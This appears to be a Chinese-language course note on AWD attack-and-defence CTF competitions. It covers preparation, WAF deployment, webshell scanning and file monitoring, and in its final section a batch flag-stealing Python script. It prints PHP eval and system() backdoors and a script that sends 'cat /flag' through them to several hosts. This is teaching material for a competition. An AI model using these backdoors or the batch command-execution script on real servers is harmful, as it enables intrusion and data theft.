

Day80 红蓝对抗-AWD模式 &准备&攻防&监控&批量



80.1AWD

80.1.1 什么是AWD?

---Attack With Defence, 简而言之就是你既是一个 hacker, 又是一个 manager。

比赛形式：一般就是一个 ssh 对应一个 web 服务，然后 flag 五分钟一轮，各队一般都有自己的初始分数，flag 被拿会被拿走 flag 的队伍均分，主办方会对每个队伍的服务进行 check，check 不过就扣分，扣除的分值由服务 check 正常的队伍均分。其中一半比赛以 WEB 居多，可能会涉及内网安全，攻击和防御大部分为前期培训内容。

80.1.2前期准备

- 1.队伍分工明确
- 2.脚本工具环境完整
- 3.漏洞 POC/EXP 库完整；
- 4.安全防御 WAF 及批量脚本完整

80.1.3 必备操作

- 1 备份网站文件；
- 2 修改数据库默认密码；
- 3 修改网页登陆端一切弱密码
- 4 查看是否留有后门账户
- 5 关闭不必要端口，如远程登陆端口；
- 6 使用命令匹配一句话特性
- 7 关注是否运行了“特殊”进程
- 8 权限高可以设置防火墙或者禁止他人修改本目录

80.2 环境搭建

环境搭建：<https://www.cnblogs.com/Triangle-security/p/11332223.html>

80.3 案例 1-防守-部署 WAF-实现第一时间拦截部分攻击-升级后续版

最快第一时间操作，此类技术核心准备为各个环境的 WAF 部署(源代码语言，比赛规则)


脚本型waf下载（将一些敏感的关键字的请求进行过滤）：

<https://github.com/yemoli/prepare-for-awd>

<https://github.com/DasSecurity-HatLab/AoiAWD>

将waf.php上传到app目录，然后修改数据库配置文件（由于很多页面都包含数据库配置文件，数据库配置文件包含waf，相当于网站文件都包含了waf.php）

缺点：只能是php文件才能安装这个waf脚本



```
team1_config.php x
1  <?php
2  include('waf.php');
3  // 链接数据库
4  $host = 'localhost';
5  $username = 'root';
6  $password = 'root';
7  $database = 'test';
8  $dbc = mysqli_connect($host, $username, $password, $database);
9  if (!$dbc)
10 {
11     die('Could not connect: ' . mysql_error());
12 }
13
```

80.4 案例 2-防守-扫描后门-实现第一时间利用预留后门攻击-升级脚本版


最快第一时间操作，此类技术核心在于扫描源码中预留或隐藏后门

当网站服务器被入侵时，我们需要一款Webshell检测工具，来帮助我们发现webshell，进一步排查系统可能存在的安全漏洞。

10款常见的Webshell检测工具：<https://www.cnblogs.com/xiaozhi/p/12679777.html>

目的：使用杀毒软件查杀出shell脚本，及时做好排查防护策略。

查看a.php(这里是一个命令执行后门)



```
C:\> Users > huangbo > OneDrive > 桌面 > fsdownload > app > a.php
1 <?php @eval($_REQUEST['c']);
2 var_dump($_SERVER);
3 ?>
```

80.5 案例 3-防守—代码审计—实现第一时间找出源码中安全漏洞—升级漏洞库版


简要分析可能存在的安全问题，配合流量监控及**代码审计**后续操作(框架及非框架，源码语言，漏洞库等)进行漏洞判定

- Seay源代码审计系统——（只支持PHP语言，单一，速度快，审计结果相对Fortify较少）
- Fortify——（支持语言丰富，速度较慢，审计结果更多、更详细）

最快第一时间操作，在防守攻击时，实时监控当前目录文件上传删除等操作，有效防止恶意删除,上传后门等，后续可配合流量操作行为监控找出更多漏洞

下载：<https://pan.baidu.com/s/1qR0Mb2ZdToQ7A1khqbiHuQ> 提取码：xiao

上传脚本到team1的app目录下并且运行



```
root@ubuntu:/opt/awd-platform-master/team1# python monitor.py
-----持续监测文件中-----
[*] 所有文件已备份完毕!
[*] 查杀疑似WebShell上传文件: /opt/awd-platform-master/team1/\?b7\?b4\?b5\?afshell.php
[*] 新上传文件已删除!
```

但是有些攻击不需要借助webs hell，因此我们需要在文件监控的同时，需要配合流量监控（分析攻击的行为，应为可能有些漏洞自己没找到，借助对方的）和代码审计（自己找那些不需要上传webs hell)

80.6 案例 4-攻击-批量 Flag-实现第一时间利用脚本批量 Flag 得分-升级权限维持版

攻击第一时间操作，写好批量获取 Flag 脚本后，预定 Flag 更新时间，实现自动获取及提交，升级后门写入及不死马等操作，实现权限维持实时获取得分

根据footer.php脚本的命令执行漏洞构造python脚本

```
Project Summary footer.php
1 <?php
2     $shell=$_POST['shell'];
3     system($shell);
4     if($shell != ""){
5         exit();
6     }
```

post批量提交，注意区分api调用（json格式）和平时的post传参

```
1 import requests
2
3 def get_flag():
4     for i in range(8802,8804):
5
6         url='http://121.40.173.182:'+str(i)+'/footer.php'
7         data={
8             'shell':'cat /flag'
```

```

9
    result=requests.post(url=url,data=data,timeout=
1).content.decode('utf-8')
10    print(result)
11    with open(r'result.txt','a+') as f:
12        f.write(result+'\n')
13        f.close()
14
15 def post_flag():
16     for flag in open('result.txt'):
17         flag=flag.replace('\n','')
18
19     url='http://121.40.173.182:8080/flag_file.php?
token=team1&flag='+flag
20     result=requests.get(url=url).status_code
21     if result==200:
22         print(flag+'提交成功')
23
24 if __name__ == '__main__':
25     get_flag()
26     post_flag()

```

运行结果：

```

6ff0c0a7171ce1f4eb8be567e37671d4
3c1799a5d0fd9733ed32602da33b900a
6ff0c0a7171ce1f4eb8be567e37671d4提交成功
3c1799a5d0fd9733ed32602da33b900a提交成功

```

团队分数发生变化：



资源:



- 1 <https://github.com/zh12008/awd-platform>
- 2 <https://github.com/yemoli/prepare-for-awd>
- 3 <https://github.com/leohearts/awd-watchbird>
- 4 <https://github.com/DasSecurity-HatLab/AoiAWD>
- 5 <https://www.cnblogs.com/Triangle-security/p/11332223.html>
- 6 <https://pan.baidu.com/s/1qR0Mb2ZdToQ7A1khqbiHuQ> 提取码: xiao